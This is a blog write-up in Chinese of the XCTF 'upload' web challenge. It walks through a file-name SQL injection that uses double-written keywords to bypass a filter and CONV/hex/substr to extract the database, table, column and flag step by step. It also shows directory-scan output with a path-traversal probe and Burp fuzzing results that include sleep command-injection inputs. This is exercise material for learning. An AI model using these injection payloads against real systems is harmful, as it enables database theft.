

攻防世界web进阶区upload详解

原创

無名之连 于 2020-08-13 16:34:10 发布 859 收藏 5

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hxhxhxhxx/article/details/107978930>

版权



[CTF 专栏收录该内容](#)

37 篇文章 0 订阅

订阅专栏

攻防世界web进阶区upload详解

题目

②CONV (N,from_base,to_base)

③substr (string,start,length)

题目



Please Sign Up


Already a member? [Login](#)

Register

<https://blog.csdn.net/hxhxhxhxx>

进入页面是我们的注册

登录以后, 发现可以文件上传



Upload page - Welcome admin

Upload page - Welcome admin

Logout

file list(<10 files)

选择文件 未选择任何文件
submit

<https://blog.csdn.net/hxhxhxhx>

Upload page - Welcome admin

Logout

file list(<10 files)

选择文件 未选择任何文件
submit
4.jpg

<https://blog.csdn.net/hxhxhxhx>

传完之后发现有回显，猜测可能是文件名注入
我们先进行一系列得上传测试，发现都不行

《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名: 正在扫描 停止扫描

线程: (条 CPU核心 * 5最佳) DIR: 446890 ASPX: 42529 探测200
 ASP: 297812 PHP: 52815 探测403
超时: (秒 超时的页面被丢弃) MDB: 9071 JSP: 19739 探测3XX

扫描信息: 扫描线程: 40 扫描速度: 1078/秒

ID	地址	HTTP响应
1	http://220.249.52.133:50290/includes/	200
2	http://220.249.52.133:50290/classes/	200
3	http://220.249.52.133:50290/login.php	200
4	http://220.249.52.133:50290/index.php	200
5	http://220.249.52.133:50290/index.php?chemin=.%2f..%2f..%2f..%2f..%2f..%2f%2fetc	200
6	http://220.249.52.133:50290/index.php?option=com_user&view=reset&layout=confirm	200
7	http://220.249.52.133:50290/style/	200
8	http://220.249.52.133:50290/layout/	200

这时候，御剑发来了好消息，
这儿有一个include，classes的文件

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
127	/	200	<input type="checkbox"/>	<input type="checkbox"/>	642	
13	a'	200	<input type="checkbox"/>	<input type="checkbox"/>	641	
63	as	200	<input type="checkbox"/>	<input type="checkbox"/>	641	
64	or	200	<input type="checkbox"/>	<input type="checkbox"/>	641	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	640	
1		200	<input type="checkbox"/>	<input type="checkbox"/>	640	
25	,	200	<input type="checkbox"/>	<input type="checkbox"/>	640	
116	(200	<input type="checkbox"/>	<input type="checkbox"/>	640	
118)	200	<input type="checkbox"/>	<input type="checkbox"/>	640	
122	!	200	<input type="checkbox"/>	<input type="checkbox"/>	640	
61	select	200	<input type="checkbox"/>	<input type="checkbox"/>	639	
102	%20\$(sleep%2050)	200	<input type="checkbox"/>	<input type="checkbox"/>	586	
103	%20'sleep%2050'	200	<input type="checkbox"/>	<input type="checkbox"/>	586	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 13 Aug 2020 07:25:40 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Refresh: 1; index.php
Vary: Accept-Encoding
Content-Length: 269
Connection: close
```

0 matches

我们使用burp康康有哪些过滤

1 payload position

Length: 888742

Request	Payload	Status	Error	Timeout	Length	Comment
127	/	200	<input type="checkbox"/>	<input type="checkbox"/>	642	
13	a'	200	<input type="checkbox"/>	<input type="checkbox"/>	641	
63	as	200	<input type="checkbox"/>	<input type="checkbox"/>	641	
64	or	200	<input type="checkbox"/>	<input type="checkbox"/>	641	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	640	
1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	640	
25	'	200	<input type="checkbox"/>	<input type="checkbox"/>	640	
116	(200	<input type="checkbox"/>	<input type="checkbox"/>	640	
118)	200	<input type="checkbox"/>	<input type="checkbox"/>	640	
122	!	200	<input type="checkbox"/>	<input type="checkbox"/>	640	
61	select	200	<input type="checkbox"/>	<input type="checkbox"/>	639	
102	%20\$(sleep%2050)	200	<input type="checkbox"/>	<input type="checkbox"/>	586	
103	%20'sleep%2050'	200	<input type="checkbox"/>	<input type="checkbox"/>	586	

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>ROIS</title>
  <link href="style/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="style/main.css">
</head>
<body>File jpg has been uploaded from adminand uid is:1660
```

发现被制为了空，我们猜一猜是双写绕过

下面解除文件名字注入


1.把文件名改成 `a' +(select conv(substr(hex(database()),1,12),16,10))+ '.jpg`

① 这里使用substr的原因是当数字过长的时候会变成科学计数法，所以需要分批次来获取内容

②使用CONV是因为题目过滤了回显有字母的情况，如果出现了字母则后面的内容就不显示，所以需要将16进制的内容转成10进制

或者我们可以使用两次hex绕过也可以

这时候返回了我们的值



我们先16进制转换为10进制，然后再转回去

16进制到文本字符串

加密或解密字符串长度不可以超过10M

当前

1 7765625f7570

16进制转字符 字符转16进制 测试用例 清空结果 复制结果

1 web_up

<https://blog.csdn.net/hxhxhxhx>

数据库叫web_up

很明显有点少，我们把范围往后扩大一下

```
a' +(select conv(substr(hex(database()),12,15),16,10))+ '.jpg'
```

在线进制转换

支持在2~36进制之间进行任意转换，支持浮点型

2进制 4进制 8进制 10进制 16进制 32进制 10进制 ▼

转换数字 1819238756

2进制 4进制 8进制 10进制 16进制 32进制 16进制 ▼

转换结果 **6c6f6164**

<https://blog.csdn.net/hxhxhxhx>

Upload page - Welcome admin

[Logout](#)

file list(<10 files)

未选择文件。

1819238756

5.3771192658080736e17

131277325825392

<https://blog.csdn.net/hxhxhxhx>

16进制到文本字符串

加密或解密字符串长度不可以超过10M

1	7765625f75706c6f6164
---	----------------------

16进制转字符

字符转16进制

测试用例

清空结果

复制结果

1	web_upload
---	------------

<https://blog.csdn.net/hxhxhxhx>

2- 然后我们查询表名

```
a'+(seleselectct+CONV(substr(hex((seleselectct TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA
= 'web_upload' limit 1,1)),1,12),16,10))+'.jpg
a'+(seleselectct+CONV(substr(hex((seleselectct TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA
= 'web_upload' limit 1,1)),13,12),16,10))+'.jpg
a'+(seleselectct+CONV(substr(hex((seleselectct TABLE_NAME frfromom information_schema.TABLES where TABLE_SCHEMA
= 'web_upload' limit 1,1)),25,12),16,10))+'.jpg
```

十进制:

114784820031327

112615676665705

126853610566245

16进制到文本字符串

加密或解密字符串长度不可以超过10M

1	68656c6c6f5f666c61675f69735f68657265
---	--------------------------------------

[16进制转字符](#)
[字符转16进制](#)
[测试用例](#)
[清空结果](#)
[复制结果](#)

1	hello_flag_is_here
---	--------------------

<https://blog.csdn.net/hxhxhxhxx>

字符拼接完成

如下转自

https://blog.csdn.net/Sacrifice_li/article/details/106714709

3.然后是列名: (i_am_flag)

①s'+(seleselectct+CONV(substr(hex((seleselectct COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_NAME = 'hello_flag_is_here' limit 0,1)),1,12),16,10))+'.jpg----->结果为 i_am_f

②s'+(seleselectct+CONV(substr(hex((seleselectct COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_NAME = 'hello_flag_is_here' limit 0,1)),13,12),16,10))+'.jpg----->结果为 lag

4.字段内容： (!!_@m_Th.e_F!lag)

①s '+ (select conv(substr(hex((select i_am_flag from hello_flag_is_here limit 0,1)),1,12),16,10))+' .jpg

----->结果为: !!@m

②s '+ (select conv(substr(hex((select i_am_flag from hello_flag_is_here limit 0,1)),13,12),16,10))+' .jpg

----->结果为: Th.e_F

③s '+ (select conv(substr(hex((select i_am_flag from hello_flag_is_here limit 0,1)),25,12),16,10))+' .jpg

----->结果为: !lag

② CONV (N,from_base,to_base)

函数，是指将N以from_base为底的基数，转成to_base的数，例如CONV(5,10,2)，意思就是把10进制的5转成2进制

③ substr (string,start,length)

—>string指的是字符串，start是从什么位置开始，length是长度，返回内容为截取的字符串

在本题中，由于内容太长而导致会变成科学计数法，所以需要截取，同时配合CONV来使用以至于不会被回显拦截。